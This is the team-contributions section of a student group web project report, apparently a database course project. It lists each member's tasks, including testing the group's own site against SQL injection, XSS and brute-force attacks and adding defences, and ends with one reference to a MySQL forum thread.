**Harsh Kumar Keshri (22110094):** Group(G1)

- Crafted the final documentation report
- Created the project on the Google Cloud to get a client ID and client secret for google authentication.

**Krish Raj (20110160):** Group(G1)

- Executed SQL Injection and XSS attacks, fortifying defenses against unauthorized data access and script injection.
- Enhanced security measures with stringent input validation and parameterized queries
- Also, implemented the Brute-force attack and defense.
- Gathered and integrated feedback from stakeholders and students to enhance webpage
- Helped in report documentation.

**SUSMITA R (22110265) : Group (G1)**

- Relations and constraints part of the webpages
- Report documentation

**Yajurvedh Bodala (19110077) : Group(G1)**

**Reference:**

1     *MySQL forums :: General*     (no     date     a)     *MySQL.*     Available     at:  
<https://forums.mysql.com/read.php?20%2C17671%2C27914>